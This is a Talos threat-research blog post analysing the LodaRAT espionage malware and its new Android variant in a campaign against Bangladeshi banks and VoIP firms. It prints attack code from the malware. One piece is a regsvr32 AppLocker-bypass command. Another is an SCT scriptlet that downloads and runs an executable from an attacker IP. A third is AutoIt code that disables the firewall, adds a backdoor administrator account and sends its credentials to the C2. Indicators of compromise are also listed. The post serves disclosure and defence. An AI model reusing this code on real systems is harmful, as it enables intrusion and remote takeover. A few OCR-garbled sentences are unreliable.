# Kasablanka Group's LodaRAT improves espionage capabilities on Android and Windows

blog.talosintelligence.com/2021/02/kasablanka-lodarat.html



*By Warren Mercer, Chris Neal and Vitor Ventura.*

- The developers of LodaRAT have added Android as a targeted platform.
- A new iteration of LodaRAT for Windows has been identified with improved sound recording capabilities.

- The operators behind LodaRAT tied to a specific campaign targeting Bangladesh, although others have been seen.
- Kasablanca, the group behind LodaRAT, seems to be motivated by information gathering and espionage rather than direct financial gain.

Threat actors attempt to evolve over time and the ones behind Loda are no different. Loda now has an Android version. Just like its Windows version, the Android version is also a remote access tool (RAT) with the features one would expect out of this kind of malware. This Android RAT had been previously referred to as "Gaza007." However, Talos linked it to the Loda developers and uncovered a full campaign targeting Bangladeshi users. This shows a resourceful adversary evolving their toolkit into other platforms. It is unclear if the campaign operators are the same as the developers, but there is no doubt they must work closely together. To protect against this actor, each individual in an organization must be careful with documents attached to emails and be vigilant before clicking on links. Organizations can protect themselves by monitoring domains resolutions using Umbrella, for instance, and protecting endpoints using Cisco AMP.

## What's new?

LodaRAT operators and/or developers now have a new tool, Loda4Android. This new malware follows the same principles of other Android-based RATs that we have seen on the threat landscape. Along with this new Android variant, an updated version of Loda for Windows has been identified in the same campaign. These new versions for Loda4Windows and Loda4Android show that the development effort is clearly carried out by the same group we are calling "Kasablanca."

## How did it work?

Talos identified hybrid campaigns targeting Windows and Android users. The authors developed an Android-based RAT following the same principles as other RATs. However, they specifically avoided techniques often used by banking trojans, like the Accessibility APIs. The underlying command and control (C2) protocol follows the same design pattern as the Windows version, suggesting that the C2 code will handle both versions. Talos researchers have found both reversions reporting to the same C2 hostname and port, further confirming our assertions.

## So what?

The fact that the threat group has moved into hybrid campaigns targeting Windows and Android shows a group that is thriving and evolving. Giving that there are indications that the

group using LodaRAT is looking for direct financial gain (there is no related ransomware or banking activity), organizations and individuals should be aware of this threat group.

## The Bangladesh campaign

### Infrastructure

Talos has identified a campaign starting October 2020 and was still active at the time of writing this article, which is now targeting Windows and Android platforms. The hostname info.v-pn[.]co was first recorded with malicious activity on July 2, 2020 being used as C2 for Loda, this is the exact same day that the domain was also registered. Ever since this date, this host has been used to malicious activities related with Loda. Changing several IP several times over the past seven months.

The Windows version (see details below) uses the IP 107.172.30[.]213 as the dropper site, which hosts the download scripts (first stage) and main payload.

For this specific campaign, the malicious actors used the IP address 160.178.220[.]194 as a C2 and as hosting site for the Android version in its early stages, the following samples also changed their C2 to info.v-pn[.]co.

Based on the certificate fingerprint used to sign both Android samples, we believe the C2 recently changed to info.v-pn[.]co and the distribution is currently being carried out from a newly identified domain lap-top[.]xyz.

A development release (with an internal RFC1918 address used 192.168.1.169 as C2) signed by the same certificate was submitted anonymously to VirusTotal from the same Moroccan geographic region as the geolocation of the IP (160.178.220[.]194) used in the early stages of the campaign, which suggests that the developers of Loda4Android are potentially based in Morocco.

### Victimology

The operators of this Loda campaign appear to have a specific interest in Bangladesh-based organizations, namely banks and carrier-grade voice-over-IP software vendors, which we observed on several lures attempting to distribute the malware droppers. The default victim ID on the Windows version is "munafa," which is the Urdu and Bengalese word for "profit."

Among the samples we found reporting to the same C2, Talos identified the lures outlined in the table below.


| Lure | Type | Description |
|---|---|---|
| bdpolice[.]co | Domain | A site pretending to be associated with the Bangladesh police. |
| 97887arafat.revesoft.doc<br>Reve_Accounts_update.doc | File name | Revesoft is a voip software company originally founded in Bangladesh. To further improve the lure quality, the company logo was also used in the file icon. |
| isiamibankbd[.]com | Type squatter domain | Type squatted domain, "l" is replaced by "i" for the Islamic Bank Bangladesh. |
| zep0de[.]com | Type squatter domain | Type squatted domain, "o" is replaced by a "0" for zepode.com. Developer of the SBS billing software. |
| bangladesh-bank[.]com | Domain | Bank of Bangladesh domain with the wrong top level domain. It should be .org and not .com |
| SBS_Billing_account_form.zip | File name | SBS is the billing software developed by zepode Inc. |
| Islami_Bank_KYC.zip | File name | Another reference to the Islami Bank |
| bracbank[.]info | Domain | A site pretending to be Brac Bank, a Bangladeshi bank. The real URL is bracbank[.]com |

There are clear signs that each sample is being created by a common builder. All the Android samples we analyzed are signed by the same certificate and share the exact manifest file and pre-built configuration. The base package is the same for all "AL-Furqan.Academy_v1.0", which is a legitimate application available on the Google Play store and belonging to an Egyptian-based Islamic college.

## Initial vector

The distribution method used in this case is very similar to what we've seen previously. Adversaries use a malicious RTF document that exploits CVE-2017-11882 — a memory corruption vulnerability in Microsoft Office — that, in turn, downloads a malicious SCT file. For more information on how Loda has leveraged CVE-2017-11882, please see our previous post on LodaRAT.

The documents analyzed during this investigation do not employ any obfuscation. The payload for the exploit is in plain text and can be easily viewed.




The second stage of this infection chain diverts from the techniques Loda has previously employed. As shown above, the payload runs the following command:

regsvr32 /s /u /n /i:hxxp://107[.]172[.]30[.]213/5[.]sct scrobj.dll

This is a known technique for bypassing AppLocker in Windows by abusing the regsvr32 command. Using this technique, an attacker can download and execute an SCT file while simultaneously bypassing Applocker.

The malicious SCT file is essentially an XML file that contains JavaScript that downloads and executes the Loda binary. We located the GitHub repository the threat actor used as a template for the SCT file. The comments in the template were not removed from the payload used in this campaign, as seen below:


```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- regsvr32 /s /u /i:http://example.com/file.sct scrobj.dll -->
    <!--regsvr32 /s /u /i:http://197.206.188.118/5.sct scrobj.dll -->
    <!-- .sct files when downloaded, are executed from a path like this -->
    <!-- Please Note, file extenstion does not matter -->
    <!-- Though, the name and extension are arbitary.. -->
    <!-- c:\users\USER\appdata\local\microsoft\windows\temporary internet files\content.ie5\2vcqsj3k\file[2].sct -->
    <!-- Based on current research, no registry keys are written, since call "uninstall" -->
    <!-- You can either execute locally, or from a url -->
    <script language="JScript">
        <![CDATA[
                // calc.exe should launch, this could be any arbitrary code.
                // What you are hoping to catch is the cmdline, modloads, or network connections, or any variation
            try{
var Object = new ActiveXObject("MSXML2.XMLHTTP");
Object.Open("GET", "http://107.172.30.213/Flash.exe", false);
Object.Send();
var fso = new ActiveXObject("Scripting.FileSystemObject");
var filepath = fso.GetSpecialFolder(2) + "/Flash.exe";
if (Object.Status == 200)
{
    // Create the Data Stream
    var Stream = new ActiveXObject("ADODB.Stream");
    // Establish the Stream
    Stream.Open();
    Stream.Type = 1; // adTypeBinary
    Stream.Write(Object.ResponseBody);
    Stream.Position = 0;
    // Write the Data Stream to the File
    Stream.SaveToFile(filepath, 2); // adSaveCreateOverWrite
    Stream.Close();
    var WshShell = new ActiveXObject("WScript.Shell");
var oRUN = WshShell.Run("cmd /c start "+filepath);
}
}
catch(e){}
    ]]>
</script>
</registration>
</scriptlet>
```

The line ""Object.Open("GET", "hxxp://107[.]172[.]30[.]213/Flash.exe", false);" initiates the download of the Loda binary then executes it.


## Malware

### Malware design similarities

Before we delve into the malware, details it's important to explain why Talos has determined with high confidence that the developers/operators behind Loda are the same behind this new Loda4Android sample. Talos has found multiple similarities across the C2 protocol, code level and infrastructure. The image below shows the levels of similarity in the C2 beacon protocol.




Talos also found some similarities in the beacon creation routine. Both versions have two variables with similar names with the same value, "x," which are then used in the protocol in the same positions. The figure above shows the protocol layout, in the table below you can see each step.




And in the infrastructure similarities, previous Loda campaigns used both Windows and Android samples using the same hardcoded C2 domain as Loda4Android that runs on the same port.

We often find that snippets of code in malware and general app development are re-used or obtained from other sources. In this instance, we clearly see that this actor has potentially leveraged code from GitHub and this, again, is very common across app development. The interesting thing here is that the protocol similarities are unlikely to have been copied by another group behind Loda4Android, as this would require the C2 to have the same capabilities to interact with the new Android malware.

## Loda4Android malware

Most commands are exactly what one would expect of an Android RAT and are summarized in the manifest.

```
<uses-permission android:name="android.permission.BATTERY_STATS"/>
<uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_SERVICE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.CAMERA" android:required="true"/>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<uses-feature android:name="android.hardware.microphone" android:required="false"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
```

It has all the components of a stalker application — the malware can record users' location and environment audio, as well as take photos and screenshots. It can record audio calls, but only what the targeted user says, not the user on the other end of the call. The common SMS, call log and contact exfiltration functionalities are also present. Loda4Android is not capable of intercepting SMS messages or phone calls, though, as is commonly seen in other banking trojans.

This RAT reads the SMS and call log from the regular storage. It can also send SMS and perform calls to specific numbers. Device-wise, it acquires a list and launches applications, or it can play a ringtone.

There are also two other interesting features — including a built-in Facebook phishing kit. At this time, the contents are hardcoded but it shouldn't be surprising that in future versions this may dynamically load the content targeting other platforms.

The malware also contains a command- and script-running capability, which provides the malware flexibility to perform a wide range of tasks. For example, it could download one of the available Android exploits and obtain root, or it could download a new APK and install it. In this case, user interaction is required. Talos also discovered the malware had been identified as "Gaza007 RAT" in this post, which contains a full list of commands with a short description.

The C2 hostname and port are both hardcoded in the sample in plain text. The main C2 contact loop will sleep for five seconds until the network is available. Once it establishes contact with the C2, it runs another loop, this time on a half-second interval.

After starting the C2 contact service, if the bindx flag is set to 1, the malware will read a resource with the name "sss," saving its contents into "//sdcard/.app.apk". This will then be installed using the standard intent mechanism provided by the operating system. This is a common method to hide the installation of the malware, hoping to disguise the malicious application by also installing legitimate software, similar to the trojanized installers used on other platforms.

The code analysis did not show any mechanism to change the bindx flag value in runtime, which suggests this is a configuration made at build time, a commonly used malware-building tool.


## Windows Loda version 1.1.8

The Windows-based samples identified during this investigation are updated versions of LodaRAT. While mostly remaining the same as previously discovered versions, new commands have been added that extend its capabilities and utilize a slightly different infection chain. The new version number of 1.1.8 can be found in the initial C2 beacon, as shown below:


Multiple commands in Loda have been updated or are entirely new additions. The most notable of these commands gives the threat actor remote access to the target machine via RDP. To achieve this, Loda first changes a few security configurations in Windows:

- Set the registry entry "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\fDenyTSConnections" to "0". This will allow RDP connections to be made.
- Turn off the Windows firewall
- Add a user called "-Guest" with a password of "123"
- Enable logging in via network without a password by setting the registry entry "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" to "0"

After these changes are made, an unidentified networking utility named "nx.exe" establishes a connection on the standard RDP port 3389. This utility was not observed during analysis, as the threat actor must send Loda a URL to download the executable from.



```
IF STRINGINSTR($UU,"PDDIQ")THEN
REGWRITE($WAYS&"Terminal Server","fDenyTSConnections","REG_DWORD",0)
RUN(@COMSPEC&" /c netsh advfirewall set allprofiles state off",@SYSTEMDIR,@SW_HIDE)
$GZRT=_STRINGBETWEEN($UU,"PDDIQ","txz")
IF ISARRAY($GZRT)THEN
IF $GZRT[0]="1" THEN
$RDPUSER=$TYQ&@USERNAME&"-Guest"&$TYQ
$RDPPASS=$TYQ&"123"&$TYQ
RUN(@COMSPEC&" /c net user /add "&$RDPUSER&" "&$RDPPASS&" & net localgroup Administrators "&$RDPUSER&" /add  & net localgroup Administrateurs "&$RDPUSER&" /add",@SYSTEMDIR,@SW_HIDE)
ELSEIF $GZRT[0]="2" THEN
REGWRITE($WAYS&"Lsa","LimitBlankPasswordUse","REG_DWORD",0)
RUN(@COMSPEC&" /c net user "&$TYQ&@USERNAME&$TYQ&" "&$TYQ&$TYQ,@SYSTEMDIR,@SW_HIDE)
ENDIF
PROCESSCLOSE("nx.exe")
$12365=RUN(@COMSPEC&" /c nx.exe tcp -log stdout 3389",$TEMPDIR,@SW_HIDE,2)
$EAD=""
$FD=TIMERINIT()
WHILE 1
SLEEP(10)
$DDS=STDOUTREAD($12365,0)
IF @ERROR THEN EXITLOOP
$EAD&=$DDS
IF TIMERDIFF($FD)>6000 THEN EXITLOOP
WEND
$AEZ=STRINGSPLIT($EAD,"url=tcp://",1)
IF ISARRAY($AEZ)THEN
IF $AEZ[0]=2 THEN
IF $GZRT[0]="1" THEN
$ISX=STRINGREPLACE($AEZ[2],@LF,"")
TCPSEND($R,"PNDOops"&$ISX&"Sp3xp"&@USERNAME&"-Guest"&"Dppsyu2"&"123"&"p3ss")
ELSEIF $GZRT[0]="2" THEN
$ISX=STRINGREPLACE($AEZ[2],@LF,"")
TCPSEND($R,"PNDOops"&$ISX&"Sp3xp"&@USERNAME&"Dppsyu2"&""&"p3ss")
```

Another notable new command is "Sound|" which uses the BASS audio library to capture audio from a connected microphone. Several functions are called from a BASS audio DLL which Loda has named "bacb.dll." The functions that are called to record audio are:

- BASS_ErrorGetCode
- BASS_RecordGetDeviceInfo
- BASS_RecordInit
- BASS_RecordSetDevice
- BASS_RecordFree
- BASS_Encode_Start
- BASS_Encode_Stop

This new command is an improvement on the previous "Sound" command which used Windows' built-in Sound Recorder. The reason for abandoning the previous method is likely because Windows Sound Recorder can only record audio for a maximum of 60 seconds. The new method allows for any length of recording time specified by the threat actor.

For more information on earlier versions of LodaRAT, please see our previous blogs LodaRAT grows up and LodaRAT update: Alive and well.

## Conclusion

The threat actor behind Loda is diversifying its target platforms and continuously improving functionality. Along with these improvements, the threat actor has now focused on specific targets, indicating more mature operational capabilities. As is the case with earlier versions of Loda, both versions of this new iteration pose a serious threat, as they can lead to a significant data breach or heavy financial loss. The group has decided to deploy a cross-platform malware with some additional capabilities, suggesting they have their eyes on targeting larger organizations over time. As always we encourage users to be vigilant when they're clicking on or opening any links via email or SMS message. This actor has made use

of squatted domains to try and preserve some legitimacy however, as detailed, these are made to look familiar to the real domains to try and lure the user in without noticing.

## Coverage

| Product | Protection |
| --- | --- |
| Cisco Secure Endpoint (AMP for Endpoints) | ✓ |
| Cloudlock | N/A |
| Cloud Web Security | ✓ |
| Cisco Secure Email | N/A |
| Cisco Secure Firewall/Secure IPS (Network Security) | ✓ |
| Cisco Secure Network Analytics (Stealthwatch) | N/A |
| Cisco Secure Cloud Analytics (Stealthwatch Cloud) | N/A |
| Cisco Secure Malware Analytics (Threat Grid) | ✓ |
| Umbrella | ✓ |
| Cisco Secure Web Appliance (Web Security Appliance) | ✓ |

## IOCs

### URLs

hxxps://lap-top[.]xyz/mobile/Lap-top%20Security_Setup.apk

hxxps://av24[.]co/Virus_Cleaner_Setup.msi

hxxp://bdpolice[.]co/answer-paper-demo.zip

hxxps://isiamibankbd[.]com/tv/TPTUMC.exe

hxxps://bangladesh-bank[.]com/PBVANA.doc

hxxp://bangladesh-bank[.]com/invoice.zip

hxxp://zep0de.com/viewticket.exe

hxxp://bracbank[.]info/munafa[.]php

hxxp://107[.]172[.]30[.]213/Flash.exe

## Domains

info.v-pn[.]co

lap-top[.]xyz

av24[.]co

bdpolice[.]co

isiamibankbd[.]com

bangladesh-bank[.]com

zep0de.com

Bracbank[.]info

## IPs

160.178.220[.]194

194.5.98[.]55

107.172.30[.]213

Hashes

91b6ea9fccb4eae21335588bc83dea09780a5b7e145721f7098baafa2072286a

52b6db0fec7f587505aabfe091d8e0751acd8d4f4d120eeba5519c25a6dd8673

977a9d25972b999ae3b12d12e12978f4d116b5fb713c76c57998be15b4172def

68b221360edf4802b470fbc86493025707cf4913cc15729f4bc6ec149a4dc7ba

59f29819d223e47099ca0f00fd6bc4335d7b95188d623bf0c78c8e594c0c69c7

fbb8a86f399491ea5633df62f66bec1e4d4d5531f1dff976da1a3091b8ea4f34

4fa5525008128f77562fbb64af82b2fbcbc6c0afe71d567470380dc4476184a9

c3afaf555eabe5e40dcb87d2c292491e561b2dadcb1998f508088ba3bcac6836

677db7d296e4bea770f99f34e70be72b8a2b910b661804592202f3a4834ef102

4f319b2518d855803e678713cf4b6cae975ebdd60cc1174f1609bbb9ea76f007

01f44cdc139eca65f02bfe1a8918a0d073e89bc19350262dc9d10a564863fdfd

7a55844f86b49e103564750a37604954590d27686f7f7bc8e5ae6101e8e18424

ce2276bbb6423015a4f2e80f320e068b8f53f7c19a43fb0a6f9aa5784e716d6e

bf6f5a2730ced754907e277b590959d9c734681a07a466112c392e92d008fea3